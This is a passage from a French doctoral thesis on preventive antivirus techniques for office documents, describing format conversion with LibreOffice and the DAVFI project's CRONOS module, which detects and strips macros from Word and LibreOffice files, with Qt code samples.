    Récupération de l'extension E'_i dans la ligne L
    Formation du chemin du fichier DB_i avec DB_i = D + N + E'_i
    Ajout de DB_i à ListeFichiers
    Récupération du format F'_i de conversion correspondant à E'_i
    Ajout de F'_i à ListeFormats
    Incrémentation de n' de 1
Fin Pour
Pour i = 0 à n' faire
    Transcoder DB en DB_i
    Si DB_i existe alors
        Incrémentation de R de 1
    Fin Si
Fin Pour
Retourner R
```

3 Application aux documents bureautiques

Comme je l'ai expliqué précédemment (section 2), je vais appliquer les fonctions de *recodage* (τ_{rec}) et *transcodage* (τ_{trans}) aux documents bureautiques. La plupart des attaques via documents bureautiques se font, soit par le système de macros présentes nativement dans les documents, soit par l'exploitation d'une vulnérabilité (type *Buffer Overflow*) présente dans le logiciel de traitement.

Afin de convertir le fichier analysé et de mettre en place ces deux principes, j'ai choisi d'utiliser la suite bureautique *LibreOffice*. *LibreOffice* est disponible sur les trois grands systèmes d'exploitation, *Windows*, *Linux* et *Mac*, ce qui fait d'elle l'application de référence pour des outils *cross-platform*.

De plus, cette application est libre et ouverte, il est donc facile de contrôler son contenu mais aussi de l'adapter à son usage personnel. Elle propose également un mode de conversion de document qui peut être utilisé par une autre application sans modifier la sécurité de *LibreOffice*, ce qui est important pour toutes les opérations que nous aurons à effectuer.

La suite *LibreOffice* se décline en deux applications possibles :

– Installation résidente sur un ordinateur (*Windows, Linux, Mac*).

– Installation portable sur un périphérique externe (uniquement pour *Windows*).

Toutefois, cela se généralise à la suite *Microsoft Office*, certes selon des mécanismes quelque peu différents. Il est tout à fait possible de mettre ces principes de transformation en place grâce aux objets *VBA* de *Microsoft Office*, décrit dans le chapitre III section 3.1.1.

3.1 Installation de la suite *LibreOffice*

Pour utiliser la suite *LibreOffice*, il faut être sûr que celle-ci ne soit pas corrompue. Il suffit de s'assurer lors de la mise en place et de l'utilisation de cette suite bureautique que l'ensemble des protections soient actives et optimales et cela passe par deux vérifications :

– Niveau de sécurité des macros au niveau 3, minimum.

– Aucun emplacement de confiance.

Comme je l'ai expliqué dans le chapitre III section 1.2, la sécurité ne fait plus partie de l'application en elle-même mais se trouve dans un fichier utilisateur externe. Il est donc facile de modifier celui-ci afin d'autoriser ou non l'utilisation des macros. L'exploitation de vulnérabilités ne pouvant pas être contrôlée, la sécurité à ce niveau-là, ne se repose que sur l'efficacité de l'application des deux principes de transformation présentés précédemment.

3.1.1 Installation sous *Windows* et sous *Linux*

Sous *Windows*, ne connaissant pas la cible qui utilisera les deux principes et ne sachant pas si celle-ci utilisera *LibreOffice*, j'ai choisi d'embarquer l'application *LibreOffice Portable* [38]. Pour cela il suffit de télécharger l'application sur le site de *LibreOffice*, et de l'installer dans un dossier de l'utilisateur. Il est important de choisir un dossier qui n'est pas un répertoire système, comme *System32*, *Program Files* ..., sinon il sera tout simplement impossible de l'utiliser.

Comme n'importe quelle suite *LibreOffice*, *LibreOffice Portable* comporte toutes les applications, ainsi que son fichier de configuration. Il est ainsi facile de bloquer l'accès à ce fichier pour toute application, autre que *LibreOffice Portable*. Il est également possible de supprimer certains fichiers présents dans cette installation afin de la rendre plus légère, il faut juste conserver les applications principales et surtout le moteur de conversion.

Sous Linux, il n'existe pas de version portable de *LibreOffice* comme pour *Windows*. Un des pré-requis pour l'utilisation des principes de transformation, pour le système *Linux*, est d'avoir installé une version de *LibreOffice* sur la machine cible, qui est souvent installé par défaut dans la plupart des distributions. Il est également possible de récupérer les codes sources de *LibreOffice* et de recompiler celles-ci en choisissant un dossier d'installation.

3.2 Utilisation de *LibreOffice*

Lors de l'ouverture d'un document avec la suite *LibreOffice*, il est possible d'enregistrer le dit document dans son format d'origine ou dans un nouveau format, comme le ferait toute suite bureautique.

Cette fonction *enregistrer sous ...* se décline dans une option en ligne de commande de l'application. En effet, il est possible d'ouvrir l'application via une invite de commande *Windows* ou *Linux*.

Il existe plusieurs paramètres qui sont documentés et répertoriés dans la documentation de *LibreOffice*. Il est aussi possible d'avoir un descriptif de ceux-ci en faisant appel à l'application avec l'option *–help*.

Trois paramètres sont nécessaires afin de convertir un document :

- *–headless*
- *–convert-to*
- *–outdir*

L'option *–headless* permet de ne pas afficher la fenêtre standard de visualisation d'un document lors de son ouverture. Cela nous permet de travailler sur le document sans que l'utilisateur ne soit gêné et empêchant son travail quotidien.

L'option *–convert-to* permet de convertir un fichier dans un nouveau format. Cela correspond à l'option *enregistrer sous* dans le mode fenêtré. C'est cette option qui m'a fait choisir l'utilisation de cette suite bureautique, compte tenu du grand nombre de formats autorisés pour la conversion.

Pour utiliser cette option, deux paramètres sont nécessaires :

- Le format du fichier de sortie.
- Le chemin complet et absolu du fichier d'entrée.

Pour le format de sortie, il ne suffit pas de mettre l'extension désirée, il faut aussi rajouter l'attribut de format connu par *LibreOffice*. L'ensemble des arguments et formats complets sensibles à la conversion avec l'application *LibreOffice* sont disponibles en annexe A [14].

Concernant le chemin complet et absolu, compte-tenu du fait que celui-ci peut contenir des espaces, j'ai rajouté des guillemets autour de celui-ci. J'ai pu constater lors de l'utilisation de la suite dans un cas réel, que le module *LibreOffice* ne fonctionnait pas à cause des espaces dans le chemin du fichier.

L'option *–outdir* permet de définir un dossier de destination pour le fichier de sortie. Ainsi le fichier converti ne se trouvera pas à la racine de l'application *LibreOffice* utilisée. Cette option prend donc un seul paramètre : le chemin désiré.

L'utilisateur ou l'administrateur peut donc définir le dossier qui recevra les fichiers convertis. Comme pour le chemin du fichier d'entrée, ce chemin est soumis à l'utilisation d'espaces, j'ai donc également rajouté des guillemets autour de celui-ci afin de ne pas perturber l'utilisation de *LibreOffice*.

Voici un exemple de l'utilisation de *LibreOffice* en ligne de commande pour convertir un fichier avec une extension *.doc* dans un format *.docx* sous un environnement *Windows 7*.

```
LibreOffice --headless --convert-to docx:"MS Word 2007 XML"
"C:/Users/Jonathan/Desktop/Mon Dossier/Mon fichier.doc"
--outdir "C:/Users/Jonathan/Desktop/Mon Dossier de Conversion"
```

Une utilisation de cette méthode de conversion sera détaillée dans le chapitre VI avec une application concrète dans le cadre du projet *DAVFI* [21].

4 Bilan des nouvelles techniques antivirales

Dans cette section, j'ai présenté deux nouvelles techniques antivirales reposant sur le traitement préventif de menaces non détectées ou non détectables. Il s'agissait ici de présenter les différentes formalisations et les différents algorithmes. Le but de ces techniques étaient de pouvoir transformer un document bureautique afin de supprimer les zones dangereuses potentielles sans les identifier *a priori*.

J'ai pu tester ces deux techniques sur des cas concrets reposant sur divers ensembles de documents malicieux. J'ai également étudié des cas réels de documents malicieux, provenant du *CERT* du *Crédit Agricole*. Je les détaillerai, dans le chapitre suivant section 6, en comparant l'analyse du module 4 du projet *DAVFI* [21] au résultat fourni par le site VirusTotal [65].

Pour cela, une des règles importantes était de garder le contenu du fichier intact (information utile). Le format et l'extension du fichier, quant à eux, pouvaient être différents ce qui permet de limiter le risque d'infection. La formalisation a permis de spécifier mathématiquement les deux algorithmes produits et en prouver l'efficacité.

Cette nouvelle méthode pro-active est différente d'une simple méthode de détection. Elle nous permet de conserver un fichier toujours exploitable par l'utilisateur au lieu de simplement le mettre en quarantaine ou de le supprimer, comme le font beaucoup d'antivirus. La capacité à traiter des menaces inconnues, par la projection $F \rightarrow Fi$ avec $F = F_a \cup F_i$, ou plus généralement $\mathcal{M} \rightarrow \mathcal{J}$, nous assure que le contenu du fichier reste intact.

La formalisation mathématique de cette nouvelle méthode, ainsi que son application concrète grâce à l'application bureautique *LibreOffice*, montre qu'il est possible de fournir un nouvel élément de protection aux utilisateurs. Cette protection assure, à l'utilisateur, l'accès à la ressource utile du document, tout en traitant pro-activement les menaces inconnues.

Il faut cependant, pour que ce mécanisme de protection soit efficace, qu'il soit placé au bon endroit dans un système antiviral. Il peut tout à fait remplacer un modèle de détection mais uniquement sur les documents bureautiques. Cependant, la présence de contenus dits *dangereux*, comme des macros par exemple, est sujet aux préférences métiers et utilisateurs.

Je vais donc présenter dans le prochain chapitre, une application concrète de ces deux fonctions de prévention au travers d'un module du projet *DAVFI*. Le développement de l'interface graphique du projet *DAVFI* y sera également présenté afin de faire un retour à l'utilisateur aux travers d'une gestion de rapports d'analyse et de *recodage/transcodage*.

Chapitre VI

Conception et implémentation d'un module d'analyse et de gestion pro-active des menaces inconnues

1 Introduction

La formalisation du modèle de détection classique présentée dans le chapitre II ainsi que les différents résultats obtenus par la méthodologie de test (chapitre IV) ont montré que le modèle de détection, en plus de ne pas évoluer en fonction des menaces, est inefficace. Il est donc important de proposer un projet d'antivirus, utilisant de nouvelles techniques antivirales, changeant complètement le système de protection classique.

Dans le chapitre précédent, j'ai formalisé un nouveau mécanisme de protection, utilisable dans un système antiviral. Ce mécanisme de protection utilise un modèle de prévention, qui va s'occuper des documents bureautiques. Nous avons vu que ce modèle est bien différent d'un modèle de détection classique et réponds mieux aux menaces actuelles.

Quelle que soit la nature du document analysé, le modèle de prévention va le convertir dans un format inerte mais toujours accessible par l'utilisateur, sans perte de données. Au lieu d'être dépendant d'une première analyse voire d'une première infection, ce modèle décrira une gestion pro-active des menaces liées aux documents bureautiques.

Je vais maintenant présenter l'implémentation de ces nouvelles techniques antivirales au travers d'un module antiviral et de différentes expérimentations. Celui-ci sera chargé de l'analyse et de la transformation des documents bureautiques.

Pour cela, je vais présenter et introduire un nouveau projet d'antivirus, le projet *DAVFI* [21], auquel j'ai contribué durant ma thèse, et détailler par la suite la mise en place du module concernant les documents bureautiques. Je vais également détailler les différents fichiers de configuration nécessaires à la bonne utilisation de ce module.

En ce qui concerne le module de conversion, j'ai déjà présenté la solution de *LibreOffice* comme moyen de transformation des documents bureautiques. Dans ce dernier chapitre, je vais mettre en place cette solution de conversion pour les différents documents bureautiques. Il sera important pour les documents *Microsoft Office* et *LibreOffice* de préciser le cas d'un utilisateur ayant le droit d'utiliser des macros.

Afin de présenter une application concrète de ce module, j'aborderai deux cas différents de documents malicieux, récents, vecteurs d'attaques opérationnels, que j'ai pu analyser grâce au module 4. Je détaillerai, pour chaque cas, le document reçu et analysé par le site *VirusTotal* [65] ainsi que le module 4. J'analyserai le comportement des macros, s'il y en a, et je discuterai de l'attaque mise en place.

Pour finir, je présenterai également le développement d'une interface graphique pour le projet *DAVFI*. En effet suite aux différentes demandes durant la réalisation du projet *DAVFI*, qui a duré deux ans, une demande a été faite pour avoir une interface de présentation du projet. Je vais donc détailler les différentes parties de cette interface.

2 Présentation du projet *DAVFI*

DAVFI [21], pour *Démonstrateurs d'AntiVirus Français et Internationaux* est un programme de R&D qui a été soutenu par le Fonds national pour la Société Numérique (FSN) dans le cadre des Investissements d'Avenir, Appel à Projet Sécurité et Résilience des réseaux. Le projet a démarré en octobre 2012, pour une durée de deux ans.

Son approche technique totalement nouvelle le rend capable de détecter les variantes inconnues de codes connus et de prévenir l'action de codes réellement inconnus (souche initiale). *DAVFI* a vocation à permettre à la France et à l'Europe d'acquérir leur souveraineté numérique dans le domaine des antivirus.

Le Consortium qui a porté le projet était composé d'entités complémentaires :
- Nov'IT : chef de file, opérateur innovant délivrant des services de sécurité.
- ESIEA : école d'Ingénieurs, laboratoire de cryptologie et virologie opérationnelles.
- Qosmos : éditeur de solution de Network Intelligence.
- Teclib : expert en développement et intégration d'outils d'inventaire et gestion de parc.
- DCNS Research : leader mondial du secteur de la défense navale.

La cible du projet *DAVFI* est le développement d'un antivirus pour un environnement *Windows 64 bit*. Il a été également prévu qu'une version Android de *DAVFI* soit produite. Cette dernière a été commercialisée en octobre 2013, soit un an avant la fin prévu du projet.

En plus d'une version *Windows*, *DAVFI* a également été produit pour une version *Linux* et Android. Ces deux versions, *Linux* et *Windows*, ont respectivement été livré à la *DGA* (Direction Générale de l'Armement) en septembre et octobre 2014, soit deux ans, jour pour jour, après le début du projet. La version Android a été livrée en octobre 2013.

La version *Linux* comprend différentes parties, comme un module de filtrage HTTP, un système client/démon ainsi qu'une interface homme-machine. Cette version a été sélectionnée pour équiper le parc informatique de la Gendarmerie Nationale. La version *Windows* est divisée entre un driver *Windows*, une interface homme-machine ainsi que de nombreuses librairies de traitement.

En plus des versions citées précédemment, le laboratoire de *Cryptologie et de Virologie Opérationnelles* a également livré des outils de gestion des bases des différentes version de l'antivirus mais également le moteur d'analyse *DAVFI*, dans le but de faire une analyse comme le fait le site *VirusTotal* [65].

Pour finir, une chaîne de collecte et de classification des *malware* a été livrée afin de pouvoir tester, analyser et répertorier, des nouveaux *malware*, grâce à des sondes placées (partie Qosmos) judicieusement afin d'être au cœur des différents théâtres d'opération utilisés pour les attaques informatiques.

Pour la version *Windows*, le moteur antiviral de *DAVFI* est regroupé en plusieurs modules, regroupés autour de deux chaines d'analyse. Une chaîne d'analyse se chargera des exécutables et une autre pour les documents bureautiques. Il y a sept modules présents dans DAVFI, dont deux ont des sous-modules. Les modules centraux sont les numéros 1, 4, 5 et 6.

Il comprend également un driver ainsi qu'un service conçus comme des modules résidents. Une *IHM* est présente pour remonter les informations à l'utilisateur. Le pilote de *DAVFI* est un pilote de notification et le service est un service d'analyse.

Le module 1 est réparti en trois sous-modules : module 1.2 Signature et certificat, module 1.1 Liste blanche statique, module 1.3 List blanche dynamique. Le module 5 est divisé en deux sous-modules : module 5.1 Liste noire et module 5.2 Analyse heuristique. Le module 6, quant à lui, assure la protection contre les attaques dirigées vers l'antivirus.




FIGURE 1 – Fonctionnement du service d'analyse de *DAVFI*

Le module 7 du projet est un module d'évaluation de l'antivirus. Il est externe à l'infrastructure installée sur les systèmes mais ce module permet de tester toutes les fonctionnalités, comme des tests de stress, de performances, reprenant pour cela, les différents tests et la méthodologie que j'ai présentés dans le chapitre IV.

Le module 4 de *DAVFI* concerne l'analyse et la conversion des documents bureautiques. Lorsqu'un fichier est analysé par *DAVFI*, si celui-ci correspond au type d'un fichier bureautique, le dernier module appelé dans la chaîne d'analyse sera le module 4, pour cette branche.

J'ai développé le module 4 du projet *DAVFI*, qui reprend, en partie, un projet que j'ai réalisé précédemment. Le projet *CRONOS* (*Control and Recognition Of New Office Suites*) est un projet qui s'occupe des documents bureautiques.

3 Présentation du projet *CRONOS*

CRONOS s'occupe de détecter la présence ou non de macros dans un ou plusieurs fichiers et de vérifier également la sécurité des suites bureautiques installées sur la machine cible. De plus, *CRONOS* a la possibilité de supprimer les macros présentes dans les documents si l'utilisateur le souhaite.

CRONOS traite les documents *Microsoft Office* et *LibreOffice* mais ne prend pas en compte les fichiers *PDF*. Ceux-ci sont traités dans le module 4 du projet *DAVFI*.

Pour rappel, nous avons présenté, dans la section IV.5.1, un outil d'évaluation des antivirus considérant les documents bureautiques, *MINOS*. *CRONOS* fonctionne sur le même principe que *MINOS*, il utilise les mêmes techniques mais dans un but préventif.

CRONOS et *MINOS* sont des projets développés en *QT* [24]. Ils peuvent être ainsi déployés sur des environnements *Windows* 32 ou 64 bits ainsi que sur des *Linux* 32 ou 64 bits.

3.1 Fonctionnement de *CRONOS*

Cronos est chargé de la protection de l'utilisateur afin de le prémunir contre les attaques liées aux documents bureautiques. Pour cela il intègre différentes protections :

- Analyse des documents des périphériques *USB*.
- Vérification de la sécurité des applications bureautiques.
- Intégration d'un viewer de documents.
- Analyse des documents bureautiques à la demande.
- Nettoyage des documents bureautiques.
- Protection temps-réel de la sécurité des applications.

Cronos utilise l'application *Microsoft Office* pour traiter les fichiers de celle-ci et utilise la bibliothèque *Zlib* pour traiter les fichiers *LibreOffice*. Ci-dessous, la figure 2 de l'interface, avec dans la partie gauche, la gestion des sécurités et à droite la partie analyse et nettoyage des documents.




FIGURE 2 – Fenêtre générale de Cronos

3.1.1 Analyse, nettoyage et visionnage des documents *Microsoft Office*

Avant d'ouvrir, d'analyser ou de modifier un fichier *Microsoft Office*, il faut vérifier une chose importante : le lancement de macros à l'ouverture. En effet, si le fichier que l'on souhaite analyser contient des macros qui se lancent à l'ouverture, le simple fait d'ouvrir le fichier, pour l'analyser, les exécutera.

J'ai donc effectué une recherche sur les paramètres d'ouverture du fichier, y compris la possibilité que le fichier soit protégé par un mot de passe. Je vais prendre le cas de l'ouverture d'un document *Word* ainsi que l'analyse et le nettoyage de celui-ci.

Afin d'accéder aux documents *Microsoft Office*, il est possible d'utiliser des objets définis par *Microsoft*. Ainsi, on va avoir accès au contenu, à la forme ainsi qu'aux macros contenus dans les documents. Comme je l'ai présenté dans le chapitre III section 3.1.1, il est possible d'ouvrir l'application *Word* grâce à un objet *VBA* en définissant la clé *AccessVBOM* avec une valeur de 1.

```
// On recherche la version de Microsoft Office installée
version = versionOffice;
if(version != 0)
{
    // On récupère le chemin de la clé "Security" pour "Word"
    VBOM = "HKEY_CURRENT_USER" + RootOffice + "WordSecurity";
```

```
    // On ajoute la clé "AccessVBOM" avec une valeur de 1
    QSettings Settings_VBOM(VBOM, QSettings::NativeFormat);
    Settings_VBOM.setValue("AccessVBOM", 1);

    // On récupère la valeur de AccessVBOM
    AccessVBOM = Settings_VBOM.value("AccessVBOM").toInt();
    if(AccessVBOM == 1)
    {
        ...

        // On supprime la clé
        Settings_VBOM.remove("AccessVBOM");
    }
}
```

J'ai choisi d'utiliser la propriété *Visible* de l'application *Word*, afin que l'application une fois lancée ne soit pas visible pour l'utilisateur afin de ne pas le déranger. Par la suite, je vais utiliser la méthode *Open* de l'objet *Documents* pour ouvrir le fichier que je souhaite traiter.

Lors de l'ouverture du fichier, il est possible que celui-ci contienne des macros qui s'exécuteront. Malheureusement, il n'existe pas de propriété ou de méthode permettant d'empêcher ces exécutions. Cependant, il est possible d'empêcher ces exécutions en appuyant sur la touche *Shift* du clavier lors de l'ouverture d'un fichier. C'est pourquoi lorsqu'un fichier est ouvert avec la méthode *Open*, il suffit de simuler l'appui puis le relâchement de la touche *Shift* du clavier. Ainsi aucune macro ne pourra s'exécuter.

En ce qui concerne l'application *Excel*, elle comporte des propriétés ne permettant pas l'exécution des macros à l'ouverture d'un fichier. Il suffit pour cela de définir la propriété *EnableEvents* avec une valeur *False* et tous les évènements seront désactivés, l'exécution des macros en faisant partie.

```
// On fait appel à l'application "Word"
CoInitialize(0);
QAxObject word("Word.Application");

// On cache la fenêtre
word.setProperty("Visible", false);

// On définit un objet de type "Documents"
QAxObject   * documents = word.querySubObject("Documents");

// On simule la pression de la touche SHIFT du clavier
keybd_event(VK_SHIFT, 0, 0, 0);
```

```
// On ouvre notre fichier dans cet objet
QAxObject   * doc = documents->querySubObject("Open(const QString&,
    Boolean, Boolean, Boolean, const QString&, const QString&, Boolean)",
    path, false, false, false, "?#nonsense@$", "", false);

// On simule le relâchement de la touche SHIFT
keybd_event(VK_SHIFT, 0, KEYEVENTF_KEYUP, 0);
```

En ce qui concerne la méthode *Open*, j'ai décidé de tester la présence d'un mot de passe. J'ai choisi par défaut comme mot de passe, *?#nonsense$*. Si jamais un document est protégé par un mot de passe et du coup celui-ci n'est pas celui par défaut, j'aurai donc une erreur propre à l'ouverture du document et une gestion propre aux documents avec mot de passe sera faite.

Une fois le document ouvert, je vais récupérer le contenu de toutes les macros présentes, grâce aux objets *VBProject* et *VBComponents*. Dans le cas d'une analyse, le simple fait d'avoir un contenu, définira le fichier comme dangereux.

```
// Si on a réussi à ouvrir le document
if(doc)
{
    // On récupère l'objet "VBProject" de notre fichier
    QAxObject   * vbproject = doc->querySubObject("VBProject");

    // Si on a réussi à récupérer le projet VB du fichier
    if(vbproject)
    {
        // On récupère tous les composants de notre "VBProject"
        QAxObject   * vbcomponents = vbproject->querySubObject(
        "VBComponents");

        // On compte le nombre de composants présents
        count = vbcomponents->property("Count").toInt();
        // Pour chaque élément
        for(i = 1; i <= count; ++i)
        {
            // On récupère le composant
            QAxObject   * vbcomponent = vbproject->querySubObject(
            "VBComponents(int)", i);

            // On récupère son code module (module VBProject = Macro)
            QAxObject   * vbcodemodule = vbcomponent->querySubObject("
            CodeModule");

            ...
```

```
        }
        ...
    }
    ...
}
```

Dans le cas du nettoyage d'un fichier, je vais appliquer la propriété *DeleteLines* afin de supprimer l'intégralité du contenu des macros. Dans le cas d'une analyse, on compte le nombre de lignes dans chaque macro.

```
// On compte les lignes du module
countlines = vbcodemodule->property("CountOfLines").toInt();

// On supprime les lignes du module
vbcodemodule->dynamicCall("DeleteLines (short, int)", 1, countlines);
```

Pour finir, si des changements ont été effectués dans les fichiers, il faut utiliser la propriété *Save* ou *SaveAs* suivant le format du fichier. En effet, dans le cas d'un document *Word* avec une extension *.doc*, on utilise juste la propriété *Save* afin d'enregistrer les modifications. Dans le cas d'un document avec une extension *.docm*, on utilise la propriété *SaveAs* afin de l'enregistrer avec une extension *.docx*.

Enfin la propriété *Close* est utilisée afin de fermer complètement le fichier et la méthode *Quit* de l'application *Word* est appelée afin de fermer celle-ci.

```
// Si l'extension du fichier est "docm"
if(extension == "docm")
{
    // On définit un chemin avec une extension "docx"
    QString SaveAs = info.absolutePath() + "/" + info.completeBaseName() +
    ".docx";
    SaveAs.replace(QString("/"), QString(""));

    // On enregistre le fichier avec le nouveau chemin
    doc->dynamicCall("SaveAs (const QString&, short)", SaveAs, 12);

    // On ferme le fichier
    doc->dynamicCall("Close (Boolean)", false);

    // On supprime l'ancien fichier
    QFile file(path);
    file.remove();
}
```

```
// Si c'est une extension "doc"
else
{
    // On enregistre le fichier
    doc->dynamicCall("Save()");

    // On ferme le fichier
    doc->dynamicCall("Close (Boolean)", false);
}

// On quitte l'application "Word"
word.dynamicCall("Quit()");
```

3.1.2 Analyse, nettoyage et visionnage des documents *LibreOffice*

En ce qui concerne les documents *LibreOffice*, compte-tenu du fait qu'il s'agit également d'archives *ZIP*, ils vont être traités comme telles. En ce qui concerne l'analyse, *Cronos* va rechercher la présence des dossiers *Basic* et *Scripts* qui peuvent contenir l'ensemble des macros qui pourraient être présentes. Ainsi si un des dossiers est trouvé lors du parcours de l'archive celui-ci est considéré comme dangereux.

Pour le nettoyage des documents, le principe va être similaire à l'analyse. Nous allons donc supprimer les deux dossiers *Basic* et *Scripts* si ceux-ci sont présents. De plus il va falloir modifier deux fichiers du squelette du document, à savoir *Content.xml* et *Manifext.xml* (figure 3).




FIGURE 3 – Schéma de suppression des macros dans un fichier *LibreOffice*

Le fichier *Manifext.xml*, contient l'ensemble des fichiers présents dans l'archive. Si jamais on supprime un ou plusieurs fichiers de l'archive, il faut supprimer l'entrée concernée dans le fichier *Manifest.xml*. Voici l'exemple d'une ligne concernant le dossier *Basic* qui contiendra les macros.

```
<manifest:file-entry manifest:media-type="text/xml" manifest:full-path=
"Basic/Standard/script-lb.xml"/>
```

Le fichier *Content.xml*, quant à lui, répertorie les évènements liés au document, notamment ceux associés aux macros. Comme nous supprimons l'ensemble des macros, si nous ne modifions pas ce fichier en conséquence, l'utilisateur verra apparaitre des erreurs lors de l'ouverture du fichier. Il faut donc supprimer toutes les entrées d'évènements liés aux macros présentes dans le fichier.

Ci-dessous, l'exemple de la ligne du fichier *Content.xml* qui décrit la macro *main* du *module 1*, développée en *Basic* à l'ouverture du fichier (*dom :load*).

```
<script:event-listener script:language="ooo:script" script:event-name=
"dom:load" xlink:href="vnd.sun.star.script:Standard.Module1.Main?
language=Basic&amp;location=document" xlink:type="simple"/>
```

Afin de supprimer les lignes des fichiers *XML*, les objets *DOM* sont utilisés. *DOM*, pour *Document Object Model*, est une spécification du *W3C (World Wide Web Consortium* [47]) définissant la structure d'un document sous forme d'une hiérarchie d'objets, afin de simplifier l'accès aux éléments constitutifs du document.

Plus exactement, *DOM* est un langage normalisé d'interface (*API, Application Programming Interface*), indépendant de toute plateforme et de tout langage, permettant à une application de parcourir la structure du document et d'agir dynamiquement sur celui-ci. Lorsqu'on ouvre un document avec la technologie *DOM*, l'intégralité du contenu du fichier est récupéré dans un objet *DOM*.

Nous allons ensuite récupérer, en premier, l'élément *root*, le premier nœud, à partir de l'objet *DOM* du fichier. Puis, par la suite, nous récupérons tous les nœuds présents et vérifions leurs attributs. En ce qui concerne le fichier *Content.xml*, on va rechercher tous les nœuds *office :scripts* et les supprimer.

```
// Fonction de modification du fichier "Content.xml"
// Content: chemin du fichier "Content.xml"
int  ThreadNettoyage::ModifyContentXML(QString Content)
{
    // Définition des variables
    int number = 0;

    // On récupère le chemin du fichier dans un objet QFile
    QFile   xml_doc(Content);
```

```
    // Si on réussit à ouvrir le fichier en lecture
    if(xml_doc.open(QIODevice::ReadOnly))
    {
        // Définition d'un objet QDomDocument
        QDomDocument doc;

        // Si on a réussi à récupérer le contenu du fichier
        if(doc.setContent(&xml_doc, false))
        {
            // On récupère les éléments XML
            QDomElement root = doc.documentElement();

            // On récupère le 1er élément
            QDomElement racine = root.firstChildElement();

            // Tant qu'il y a un élément
            while(!racine.isNull())
            {
                // Si le nom de l'élément est "office:scripts"
                if(racine.tagName() == "office:scripts")
                {
                    // Suppression élément courant
                    root.removeChild(racine);
                    number = 1;
                }

                // On passe à l'élément suivant
                racine = racine.nextSiblingElement();
            }
            // On ferme le fichier
            xml_doc.close();

            // On ouvre le fichier en écriture
            if(xml_doc.open(QIODevice::WriteOnly))
                // On réécrit le contenu dans le fichier
                xml_doc.write(doc.toString(4).toUtf8());
        }
    }
    // On ferme le fichier
    xml_doc.close();
    // On retourne la valeur
    return number;
}
```

Pour le fichier *Manifest.xml*, les différents chemins des fichiers du dossier *Basic* ou *Scripts*, sont contenus dans les attributs *manifest :full-path* des nœuds *manifest :file-entry*. Pour chaque nœud, nous récupérons donc le contenu de l'attribut *manifest :full-path* et comparons le début de cet attribut à *Basic* et *Scripts*. Si nous rencontrons un nœud comportant le nom d'un des dossiers, la méthode *removeChild* est utilisée pour supprimer le nœud du fichier.

```
